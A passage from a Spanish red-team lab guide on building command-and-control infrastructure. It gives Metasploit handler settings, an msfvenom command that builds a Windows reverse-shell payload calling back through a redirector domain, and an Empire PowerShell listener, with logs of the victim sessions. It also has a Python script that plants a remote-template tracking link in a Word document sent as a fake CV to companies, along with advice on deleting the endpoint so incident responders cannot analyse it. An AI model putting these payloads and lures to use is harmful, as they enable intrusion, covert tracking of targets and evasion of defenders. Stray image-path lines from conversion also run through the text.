Con redireccionado y C2 funcionales, vamos a confirmarlos con payloads simples tanto de Metasploit como de Empire.

Para la primera prueba con metasploit, vamos a utilizar los siguientes parámetros:

```
use exploit/multi/handler
set payload multi/meterpreter/reverse_http
set LHOST redireccionador_https.audran.io
set LPORT 443
set LURI assets
set OverrideRequestHost true
set OverrideScheme https
set ReverseAllowProxy false
set ReverseListenerBindAddress 127.0.0.1
set ReverseListenerBindPort 2080
```

Y el payload lo generamos con: msfvenom -p windows/meterpreter/reverse_https LHOST=redireccionador_https.audran.io LPORT=443 LURI=assets -f exe > /home/ubuntu/payload.exe

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://127.0.0.1:2080/assets
[*] http://127.0.0.1:2080/assets handling request from 127.0.0.1; (UUID: fyiuipga) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:2080 -> 127.0.0.1:41750) at 2019-05-14 18:10:59 +0000

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information   Connection
  --  ----  ----                     -----------   ----------
  1         meterpreter x86/windows  D10\ed @ D10  127.0.0.1:2080 -> 127.0.0.1:41750 (127.0.0.1)

msf5 exploit(multi/handler) >
```

```
C:\Users\ed\RT_Notes\Infraestructura\claves
λ scp -i weird ubuntu@servidor_control.audran.io:/home/ubuntu/payload.exe .
payload.exe

C:\Users\ed\RT_Notes\Infraestructura\claves
λ payload
```

La ejecución del payload parece funcionar correctamente, vamos a verificar la ruta que sigue la conexión revisando los ficheros de log tanto del apache para el redireccionado, como del nginx para el C2

```
ubuntu@ip-10-10-10-253:/var/log/apache2$ cat access.log
118.190.72.221 - - [14/May/2019:18:04:11 +0000] "GET /TP/public/index.php HTTP/1.1" 302 209 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6)"
118.190.72.221 - - [14/May/2019:18:04:17 +0000] "GET / HTTP/1.1" 302 209 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.0;en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6)"
85.84.61.161 - - [14/May/2019:18:10:59 +0000] "GET /assets/Df71GlSeerDRztDPjRXVtgAwyrbbSVNXbGhGSD6pSsfXASn_3gujRH-2Sy6E61kLdzgE9byZRkrNS-ok2UK4Su7bg1m36 HTTP/1.1" 200 184139 "-" "Mozi
Trident/7.0; rv:11.0) like Gecko"
85.84.61.161 - - [14/May/2019:18:11:00 +0000] "GET /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 3244 "
NT 6.1; Trident/7.0; rv:11.0) like Gecko"
85.84.61.161 - - [14/May/2019:18:11:00 +0000] "GET /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 230 "-"
T 6.1; Trident/7.0; rv:11.0) like Gecko"
85.84.61.161 - - [14/May/2019:18:11:00 +0000] "POST /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 230 "
NT 6.1; Trident/7.0; rv:11.0) like Gecko"
85.84.61.161 - - [14/May/2019:18:11:00 +0000] "GET /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 389 "-
T 6.1; Trident/7.0; rv:11.0) like Gecko"
```

Al redireccionador, todo parece estar llegando de la víctima y se responde con 200, por lo tanto el primer paso de filtro parece correcto. De echo se puede observar como a los clásicos cotillas automáticos se les está retornando un 302

```
ubuntu@ip-10-10-10-249:/var/log/nginx$ cat access.log
35.181.59.18 - - [14/May/2019:18:10:59 +0000] "GET /assets/Df71GlSeerDRztDPjRXVtgAwyrbbSVNXbGhGSD6pSsfXASn_3gujRH-2Sy6E61kLdzgE9byZRkrNS-ok2UK4Su7bg1m36 HTTP/1.1" 200 180825 "-"
Trident/7.0; rv:11.0) like Gecko"
35.181.59.18 - - [14/May/2019:18:10:59 +0000] "GET /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 5
T 6.1; Trident/7.0; rv:11.0) like Gecko"
35.181.59.18 - - [14/May/2019:18:10:59 +0000] "GET /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200 0
6.1; Trident/7.0; rv:11.0) like Gecko"
35.181.59.18 - - [14/May/2019:18:10:59 +0000] "POST /assets/Df71GlSeerDRztDPjRXVfAgcGszO1MpuIviFq7LSzh5RcUwbtpIKYW9ZfRSsiCtjFJ_vVF7GxSeF7YxE55m7jWW2EufwX8wGdeDRkz/ HTTP/1.1" 200
 6.1; Trident/7.0; rv:11.0) like Gecko"
```


Finalmente vemos como al C2 todas las conexiones llegan desde la IP del redireccionador, por lo que nuestro C2 está protegido y la conexión no es directa.

Con respecto a Empire, los parámetros de configuración para el agente serían:

```
listeners
uselistener http
set Host https://redireccionador_https.audran.io
set BindIP 127.0.0.1
set Port 1080
execute
launcher powershell
```

Esto nos generaría un lanzador tal que:

Que una vez ejecutado en la víctima, nos daría acceso a la misma:




Como se pueden ver en las siguientes capturas de los ficheros de log de Apache y Nginx, nuevamente el acceso se realiza a través del redireccionado, por lo que en ningún momento nuestro C2 queda expuesto.

```
85.84.61.161 - - [15/May/2019:15:47:02 +0000] "GET /login/process.php HTTP/1.1" 200 1657 "-
85.84.61.161 - - [15/May/2019:15:47:07 +0000] "GET /admin/get.php HTTP/1.1" 200 1657 "-" "M
85.84.61.161 - - [15/May/2019:15:47:12 +0000] "GET /admin/get.php HTTP/1.1" 200 1657 "-" "M
85.84.61.161 - - [15/May/2019:15:47:17 +0000] "GET /admin/get.php HTTP/1.1" 200 1657 "-" "M
85.84.61.161 - - [15/May/2019:15:47:22 +0000] "GET /news.php HTTP/1.1" 200 1657 "-" "Mozil
```

```
35.181.59.18 - - [15/May/2019:15:48:15 +0000] "GET /login/process.php HTTP/1.1" 200 1240 "
35.181.59.18 - - [15/May/2019:15:48:20 +0000] "GET /news.php HTTP/1.1" 200 1240 "-" "Mozil
35.181.59.18 - - [15/May/2019:15:48:25 +0000] "GET /admin/get.php HTTP/1.1" 200 1240 "-" "
35.181.59.18 - - [15/May/2019:15:48:30 +0000] "GET /login/process.php HTTP/1.1" 200 1240 "
35.181.59.18 - - [15/May/2019:15:48:35 +0000] "GET /login/process.php HTTP/1.1" 200 1240 "
35.181.59.18 - - [15/May/2019:15:48:41 +0000] "GET /news.php HTTP/1.1" 200 1240 "-" "Mozil
```

SERVERLESS (ZEIT)



Sean cuales sean los resultados de un perfilado de objetico, y sea cual sea la estrategia y planificación realizada, ningún ejercicio RT va a ser procedimental y siempre van a surgir imprevistos. Para aquellas circunstancias no previstas en la infraestructura inicial, podemos utilizar lo que se conoce como serverless.


En este laboratorio se ha escogido ZEIT (zeit.co) como proveedor ya que en su versión gratuita permite lo suficiente para las fases de pruebas. En ejercicios reales, posibles alternativas pueden ser los servicios "lambda" de Amazon u otros.

A grandes rasgos, ZEIT nos va a permitir definir en nuestro equipo una aplicación ya sea servidor de ficheros estáticos, aplicaciones PHP, Python, Node, etc.. y su framework (NOW) lo desplegará automáticamente en un contenedor en la nube que el mismo se encargará de destruir cuando se le indique, por lo que por nuestra parte, lo referente a servidor lo podemos obviar y no preocuparnos.

Para ello hemos primero de registrarnos (gratuitamente), y descargar e instalar su framework "now": https://zeit.co/docs/v2/getting-started/installation/

```
C:\Users\ed\RT_Notes\Infraestructura\Serverless
λ now login
> UPDATE AVAILABLE The latest version of Now CLI is 15.2.0
> Read more about how to update here: https://zeit.co/update-cli
> Changelog: https://github.com/zeit/now-cli/releases/tag/15.2.0
> We sent an email to [redacted]. Please follow the steps provided
  inside it and make sure the security code matches Impressive Wrasse.
√ Email confirmed
> Ready! Authentication token and personal details saved in "~\.now"
```

Si solo deseamos tener un servidor de payloads a través de HTTPS y para un solo uso, o caso temporal, sería algo similar a:



Si por lo contrario deseamos realizar durante la fase de perfilado de objetivo un análisis de posibles versiones de software con las que se abren ciertos documentos ofimáticos y la posible dirección IP o rango desde donde dichos documentos son abiertos, podemos utilizar las técnicas utilizadas en http://canarytokens.org/generate


A título de ejemplo como caso de uso, supongamos que enviamos nuestro CV a través de las diferentes páginas corporativas de las diferentes empresas de un grupo multinacional (clásicas secciones de “envíanos tu curriculum”, o “contacta con nosotros”)

Podemos utilizar la aplicación ya creada por "ropnop" para enviar información recibida a un canal de Slack (Exfiltración de información a través de canales encubiertos) en caso de que los documentos enviados sean abiertos.

https://github.com/ropnop/serverless_toolkit/tree/master/ssrf_slack

> **Nota:**
>
> Los documentos utilizados para este tipo de tareas **no conllevan Macros**, y existen diferentes técnicas según el tipo de documento, si no nos excedemos en su creación, no serán detectados por nada malicioso, más que el acceso a algún recurso remoto licito.

Primero desplegamos nuestra aplicación.



Una vez desplegada, creamos un documento de Word, que haga una petición a dicha aplicación, para ello se ha creado un documento Word vació con un código en Python similar al que se pone a continuación:


Creación de Word con Token: wdOfficeTemplateLinkTracker.py

```
import os, re, shutil, tempfile, win32com.client

from pathlib import Path

from zipfile import ZipFile, ZipInfo

docsdir = tempfile.mkdtemp()

word = win32com.client.Dispatch("Word.Application")

word.Visible = 1

document = word.Documents.Add()

document.SaveAs2(os.path.join(docsdir, "PLANTILLA_VACIA.dotx"), 14 ) # formato plantilla

document.Close()

print(docsdir)
```


```
document = word.Documents.Add(os.path.join(docsdir, "PLANTILLA_VACIA.dotx"))
document.SaveAs(os.path.join(docsdir, "doc1.docx") )
document.Close()
word.Quit()
output_zip = ZipFile(os.path.join(docsdir, "doc2.docx"), 'w')
with ZipFile(os.path.join(docsdir, "doc1.docx"), 'r') as doc:
    for entry in doc.filelist:
        fname = doc.extract(entry, docsdir)
        with open(fname, 'rb') as fd:
            contents = fd.read()
            if "PLANTILLA_VACIA.dotx".encode() in contents:
                pattern = "file:///".encode() + os.path.join(docsdir, "PLANTILLA_VACIA.dotx").encode()
                contents = contents.replace(pattern,
"https://cuandoeldiabloseaburrematamoscasconelrabo.audran.now.sh".encode() )
        output_zip.writestr(entry, contents)
output_zip.close()
shutil.move(os.path.join(docsdir, "doc2.docx"),os.path.join(os.path.abspath("."), "Ains.docx"))
shutil.rmtree(docsdir)
```

Con la aplicación desplegada y el documento creado, lo abrimos, y esperamos que llegue la información a Slack.

Una vez tengamos la información que deseamos, eliminamos la aplicación desplegada para que no se genere información “basura” y para que no pueda ser “analizada” por equipos de respuesta ante incidentes.



Como podemos ver, nuestra aplicación ya no existe.



Anexos

Certificados SSL/TLS

En todos los casos en que hemos utilizado servicios web y comunicación cifrada (HTTPS) hemos escogido la opción más cómoda pero menos eficaz, generar certificados autofirmados.

```
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
-subj "/C=US/ST=Denial/L=Springfield/O=Dis/CN=www.certificated.sited" \
-keyout /etc/ssl/private/fake.key -out /etc/ssl/certs/fake.crt
```

Para pruebas iniciales es suficiente, pero llegado el momento podemos querer asegurar que dispositivos de seguridad intermedios no van a interferir en nuestras pruebas por estar utilizando certificados incorrectos.

Para ello tenemos la posibilidad de utilizar https://letsencrypt.org/ para obtener certificados SSL/TLS de forma totalmente gratuita y totalmente válidos (firmados por una CA autorizada, con fechas correctas y emitidos para el dominio deseado). Además se dispone de API para automatizar el proceso de múltiples formas.

Dado que estamos trabajando con un laboratorio de pruebas, vamos a utilizar para las diferentes instancias el mismo método:

```
add-apt-repository ppa:certbot/certbot
apt-get update
apt-get install certbot
certbot -d subdominio.dominio.tld --manual --preferred-challenges dns certonly
```

Esto requiere de un paso manual adicional, que es añadir un nuevo registro TXT en nuestro DNS con el valor que cerbot nos indicará.

```
_acme-challenge.subdominio.dominio.tld
```

Este registro DNS es obligatorio añadirlo para poder verificar que somos el propietario de dicho certificado (existen múltiples métodos de validación, si se prefiere otro remitirse a la documentación oficial de letscrypt.org).

Si hablamos de un servicio web Apache o Nginx, los cambios de configuración serán mínimos ya que los ficheros de certificación los vamos a tener en:

- /etc/letsencrypt/live/subdominio.dominio.tld/fullchain.pem
- /etc/letsencrypt/live/subdominio.dominio.tld/privkey.pem

Para apache (/etc/apache2/sites-available/default-ssl.conf)

- **Antes**
  - SSLCertificateFile /etc/ssl/certs/fake.crt
  - SSLCertificateKeyFile /etc/ssl/private/fake.key
- **Ahora**
  - SSLCertificateFile /etc/letsencrypt/live/subdominio.dominio.tld/fullchain.pem
  - SSLCertificateKeyFile /etc/letsencrypt/live/subdominio.dominio.tld/privkey.pem


Para Nginx (/etc/nginx/sites-available/default)


- **Antes**
  - ssl_certificate /etc/ssl/certs/fake.crt;
  - ssl_certificate_key /etc/ssl/private/fake.key;
- **Ahora**
  - ssl_certificate /etc/letsencrypt/live/subdominio.dominio.tld/fullchain.pem;
  - ssl_certificate_key /etc/letsencrypt/live/subdominio.dominio.tld/privkey.pem;

Finalmente, si somos muy dados a destruir y volver a crear la infraestructura, pero manteniendo los nombres de dominio, no estaría demás realizar copias de estos certificados para poder re-utilizarlos en las nuevas instancias.


- https://dev-notes.eu/2016/12/moving-site-to-new-server-with-letsencrypt-certificates/


Vamos a intentar manualmente actualizar nuestros certificados de redireccionador_htts.audran.io con unos válidos y ya que nos vamos a poner a generar un certificado válido, vamos a hacerlo como suelen hacerlo aquellas empresas que disponen de múltiples subdominios, utilizando wildcard, para poder re-utilizar el mismo certificado en múltiples sitios.





Con el certificado auto-firmado, teníamos unos datos como los que se ven en las imágenes anteriores (certificado no confiable), utilizando LetsEncrypt, tendremos lo siguiente (certificado totalmente válido):





Y como se puede observar, los cambios de configuración son mínimos.

```
ubuntu@ip-10-10-10-163:/etc/apache2/sites-available$ diff default-ssl.selfsigned.conf default-ssl.valid.conf
12,13c12,13
< SSLCertificateFile    /etc/ssl/certs/fake.crt
< SSLCertificateKeyFile /etc/ssl/private/fake.key
---
> SSLCertificateFile    /etc/letsencrypt/live/audran.io/fullchain.pem
> SSLCertificateKeyFile /etc/letsencrypt/live/audran.io/privkey.pem
ubuntu@ip-10-10-10-163:/etc/apache2/sites-available$
```

Por lo que pueda pasar, no está demás realizar la copia de seguridad pertinente.

```
ubuntu@ip-10-10-10-163:~$ sudo tar -cf certificados.tar /etc/letsencrypt && sudo chown ubuntu:ubuntu certificados.tar
tar: Removing leading `/' from member names
ubuntu@ip-10-10-10-163:~$ exit
logout
Connection to redireccionador_https.audran.io closed.

C:\Users\ed\RT_Notes\Infraestructura\certificados
λ scp -i weird ubuntu@redireccionador_https.audran.io:/home/ubuntu/certificados.tar .
certificados.tar
```

Reglas de Firewall

Durante todo el documento se ha puesto énfasis en que ciertas reglas de firewall establecidas no eran la opción idónea, ya que en el caso más seguro, se debería controlar a través de dichas reglas que IP o CIDR pueden acceder a nuestros recursos.

El caso más evidente es el C2 que solo debería poderse llegar a él desde la dirección IP del redireccionador https.

```
C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl\HTTP_Redir
λ curl http://servidor_control.audran.io/
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3 (Ubuntu)</center>
</body>
</html>
```

Para actualizar estas reglas de firewall vamos a utilizar la interfaz CLI de Amazon.

Primero vamos a consultar la dirección IP de nuestro redireccionador.

```
aws --profile redireccionado ec2 describe-instances --query "Reservations[*].Instances[*].PublicIpAddress" --output=text
```

Ahora vamos a consultar el ID del grupo de seguridad de nuestro C2.

```
aws --profile control ec2 describe-security-groups --query "SecurityGroups[*].[Description,GroupId]"
```

Bien, ya estamos en disposición de realizar cambios, primero eliminamos las reglas originales 0.0.0.0/0.

```
aws --profile control ec2 revoke-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 80 --cidr 0.0.0.0/0
```

```
aws --profile control ec2 revoke-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 443 --cidr 0.0.0.0/0
```

Y finalmente añadimos las nuevas reglas para limitar el acceso a la IP de nuestro redireccionador.

```
aws --profile control ec2 authorize-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 80 --cidr 35.180.85.222/32
```

```
aws --profile control ec2 authorize-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 443 --cidr 35.180.85.222/32
```

```
C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile redireccionado ec2 describe-instances --query "Reservations[*].Instances[*].PublicIpAddress" --output=text
35.180.85.222

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile control ec2 describe-security-groups --query "SecurityGroups[*].[Description,GroupId]"
[
    [
        "default VPC security group",
        "sg-095deb37ca948f71d"
    ],
    [
        "Managed by Terraform",
        "sg-0ce22c7c3e1ecc5a9"
    ],
    [
        "default VPC security group",
        "sg-f37dbf99"
    ]
]

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile control ec2 revoke-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 80 --cidr 0.0.0.0/0

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ
C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile control ec2 revoke-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 443 --cidr 0.0.0.0/0

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile control ec2 authorize-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 80 --cidr 35.180.85.222/32

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ aws --profile control ec2 authorize-security-group-ingress --group-id sg-0ce22c7c3e1ecc5a9 --protocol tcp --port 443 --cidr 35.180.85.222/32

C:\Users\ed\RT_Notes\Infraestructura\CommandAndControl
λ
```

Como se puede ver ahora, ya solo se puede acceder al C2 desde la dirección IP del redireccionador.

```
